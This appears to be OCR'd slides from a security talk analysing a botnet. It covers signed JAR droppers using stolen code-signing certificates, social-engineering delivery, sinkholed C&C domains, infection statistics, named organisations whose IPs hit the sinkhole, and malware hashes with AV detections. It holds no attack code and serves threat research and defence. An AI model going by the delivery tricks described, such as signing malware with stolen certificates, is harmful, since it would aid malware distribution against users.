
Stolen Certificates (1/2)

```
        194 Thu Nov 29 10:09:48 PST 2012 META-INF/0BD7BF44.SF
       3602 Thu Nov 29 10:09:48 PST 2012 META-INF/0BD7BF44.RSA
          0 Thu Nov 29 10:09:48 PST 2012 META-INF/
sm     2973 Thu Nov 29 10:09:48 PST 2012 FlashPlayer.class

     X.509, CN=R P Infosystems Pvt Ltd, OU=Product & Pre sales, OU=Digital ID Class 3 - Microsoft Sof
tware Validation v2, O=R P Infosystems Pvt Ltd, L=Kolkata, ST=West Bengal, C=IN
     [certificate expired on 12/2/12 3:59 PM]
     X.509, CN=VeriSign Class 3 Code Signing 2009-2 CA, OU=Terms of use at https://www.verisign.com/r
pa (c)09, OU=VeriSign Trust Network, O="VeriSign, Inc.", C=US
     [certificate is valid from 5/20/09 5:00 PM to 5/20/19 4:59 PM]
     X.509, OU=Class 3 Public Primary Certification Authority, O="VeriSign, Inc.", C=US
     [certificate is valid from 1/28/96 4:00 PM to 8/1/28 4:59 PM]
     [CertPath not validated: Algorithm constraints check failed: MD2withRSA]


  s = signature was verified
  m = entry is listed in manifest
  k = at least one certificate was found in keystore
  i = at least one certificate was found in identity scope
```

Stolen Certificates (2/2)

```
        194 Tue Oct 08 13:45:46 PDT 2013 META-INF/A268FEDF.SF
       4868 Tue Oct 08 13:45:46 PDT 2013 META-INF/A268FEDF.RSA
          0 Tue Oct 08 13:45:46 PDT 2013 META-INF/
sm      2968 Tue Oct 08 13:45:46 PDT 2013 FlashPlayer.class

     X.509, EMAILADDRESS=sales@kurzinstruments.com, CN="Kurz Instruments, Inc.", O="Kurz Instruments,
 Inc.", L=Monterey, ST=CA, C=US
     [certificate will expire on 12/14/13 11:41 AM]
     X.509, CN=GlobalSign ObjectSign CA, OU=ObjectSign CA, O=GlobalSign nv-sa, C=BE
     [certificate is valid from 1/22/04 2:00 AM to 1/27/17 2:00 AM]
     X.509, CN=GlobalSign Primary Object Publishing CA, OU=Primary Object Publishing CA, O=GlobalSign
 nv-sa, C=BE
     [certificate is valid from 1/28/99 5:00 AM to 1/27/17 4:00 AM]
     X.509, CN=GlobalSign Root CA, OU=Root CA, O=GlobalSign nv-sa, C=BE
     [certificate is valid from 9/1/98 5:00 AM to 1/28/28 4:00 AM]


  s = signature was verified
  m = entry is listed in manifest
  k = at least one certificate was found in keystore
  i = at least one certificate was found in identity scope
```


www.ldbeumer.nl - Windows Internet Explorer
http://lk.makeanadultwebsite.com/
File Edit View Favorites Tools Help
Favorites
Suggested Sites
Web Slice Gallery
www.ldbeumer.nl
Application Blocked for Security
Certificate has been revoked.
The application will not be executed.
Name: FlashPlayer
Location: http://lk.makeanadultwebsite.com
OK
More Information...


www.ldbeumer.nl - Windows Internet Explorer
http://lk.makeanadultwebsite.com/
File Edit View Favorites Tools Help
Favorites
Suggested Sites
Web Slice Gallery
www.ldbeumer.nl
Please, wait! Flash is lading..
Windows Internet Explorer
Are you sure you want to navigate away from this page?
Please, wait! Flash is lading..
Press OK to continue, or Cancel to stay on the current page.
OK
Cancel

Infection Vector / Delivery

- No exploits used
  - What does your IDS / IPS (try to) detect?
- Plain malware EXE or inside ZIP file served
  - Restrict EXE or ZIP file downloads?
- Exploit the Human Vulnerability
  - simplest Social Engineering
  - searching for XYZ → file served with XYZ
- Signed JAR downloader or dropper (RC4 enc)
  - (ab-)using stolen certificates (later exp. / revoked)

Are you vulnerable?

There needs to be a combination of two different vulnerabilities


Vuln 1: Humans using Computer

Managing CVE-0:
https://isc.sans.edu/diary/Managing+CVE-0/10933

Picture source:
http://www.guardian.co.uk/technology/2011/apr/30/computers-v-humans-loebner-artificial-intelligence

Vuln 2: Permit EXE, ZIP & JAR D/L

Vuln 2: Permit EXE, ZIP & JAR D/L



Vuln 2: Permit EXE, ZIP & JAR D/L

Sinkholing

How widespread are these botnet infections?

Sinkholing C&C Domains

- Shared list of C2 Domains with abuse.ch
- Sinkholing (5 domains) started 2011-03-31

```
* rapidstream.biz
* mastertraffic.org
* marksandco.net
* inetspeedup.com
* intermediacorp.org
amegatech.net
omniwebpro.org
```

Sinkholing C&C Domains

http://www.abuse.ch/?p=3294 / How Big is Big? Some Botnet Statistics

abuse.ch

The Swiss Security Blog

Blog | Newsletter | ZeuS Tracker | Archives | SpyEye Tracker | Palevo Tracker | Contact


« Introducing: Palevo Tracker


How Criminals Defend Their Rogue Networks »


How Big is Big? Some Botnet Statistics

Published on May 23, 2011 in Malware & Virus Analysing and Monitoring & Reporting. 2 Comments

Tags: botnet, sinkhole, statistic







Sinkholing C&C Domains

http://www.abuse.ch/?p=3294 / How Big is Big? Some Botnet Statistics

abuse.ch

The Swiss Security Blog


Blog Newsletter

« Introducing: Palevo Tracker

How Big is Big? S

Published on May 23, 2011 in

Tags: botnet, sinkhole, statistic



Sinkholing C&C Domains

Anonymized Stats from 130 ASNs in Switzerland

- Major ISPs → 4156, 1371, 860, 264 IPs
- Swiss EDU Net → 78 IPs
- Swiss Gov Org's (national, state)
- Some major Companies from:
  Finance, Pharma, Media, Energy

→ Appears to be untargeted, but hitting major organisations at least as much as home users

More Sinkholing stats…


Sinkhole data from Shadowserver Oct. 2013

- 7346 requests over 28 days
- 6909 requests with ”/images2/[hex].swf”
- 2609 unique IPs, 524 ASNs, 93 countries
- 6870 unique URLs
- 4 old, expired C&C domains sinkholed

msdmvdata.net **omniwebpro.org**
rapidstream.biz **xyzconnect.org**

More Sinkholing stats…

of unique IPs per day *(150 – 350)*



More Sinkholing stats…

of days each IP was seen

1d: 1784 = 70.3%
2d: 257 = 10.1%
3d: 115 = 4.5%

85% IPs seen on
3 of 28 days only

6 IPs = 0.1%
seen daily

IP != # bots (?)

# days seen	# uniq IP	# days seen	# uniq IP
1	**1784**	15	14
2	**257**	16	9
3	**115**	17	11
4	75	18	5
5	50	19	2
6	44	20	3
7	42	21	2
8	42	22	4
9	30	23	1
10	24	24	3
11	26	25	3
12	20	26	5
13	15	27	2
14	15	**28**	**6**

More Sinkholing stats…

Unique IPs per OS (p0f fingerprint)

```
# IPs "p0f_genre"
 2378  Windows
  236  Linux
   15  Solaris
    3  FreeBSD
    2  CacheFlow
```

Non-Windows OS (9.7%) → Proxy servers (?)
→ Multiple IPs (bots) behind 1 proxy IP

(e.g. our company → 6 bots = 2 Proxy IPs → 3x)

More Sinkholing stats…

Org's hitting sinkhole – Banks (IP whois)

- UNITED OVERSEAS BANK LTD, Singapore SG
- Royal Bank of Scotland, GB
- National Bank of Kenya, Nairobi KE
- ICICIBank Ltd, Mumbai India
- UniCredit Bank d.d., Mostar, Bosnia and Herzegovina
- Den Danske Bank, Brabrand, Denmark
- QATAR NATIONAL BANK, Qatar
- central bank of iran, tehran,iran
- STATE BANK OF BIKANER & J, Rajasthan, India

More Sinkholing stats…

Org's hitting sinkhole – Govt's (IP whois)

- Irish Government, Dublin, Ireland
- City of Phoenix, Phoenix AZ (US)
- Gouvernement du Quebec - MSSS, Quebec Canada
- Academic and Regional Government Information Service, Torino IT
- Government of South Africa, Capetown ZA
- Network Flemish Government, Brussel, Belgium

More Sinkholing stats…

Org's hitting sinkhole – Univ's (IP whois)

- University of Kentucky, Lexington KY (US)
- University of Texas Health Science Center at Houston TX (US)
- University of Pennsylvania, Philadelphia PA (US)
- New York University, New York NY (US)
- Landeshochschulnetz Baden-Wuerttemberg, Stuttgart DE
- UNIVERSIDADE ESTADUAL DE CAMPINAS, Brasil
- UNIVERSITY OF BELGRADE, BELGRADE, SERBIA
- University of Technology and Agriculture, Bydgoszcz POLAND

The Bot

What is this Malware?

AV Detections of DLL samples

http://www9.dyndns-server.com:8080/pub/botnet-links.html

Malware samples

The following 3 DLL samples were extracted from infected hosts: *(Disk Forensics)*

ced3103e366d2eeac145639b080b3426
HPZipm12L.dll (VT 8 / 43 → 40 / 46)

dfe859eda8d9ed88863896ac233b17a9
crtdllo.dll (VT 14 / 42 → 24 / 34)

04366dfaa4a7d32066fa6dcda14c9e94
ole32H.dll (VT 12 / 42 → 34 / 46)

AV Detections of DLL samples

Detections for „Vundo“

- ClamAV
- McAfee
- Microsoft
- Symantec
- AntiVir
- F-Secure
- Gdata
- TrendMicro

Detections for „Pirminay“

- Ikarus (2)

Detections for „Monder“

- Fortinet
- Ikarus (1)

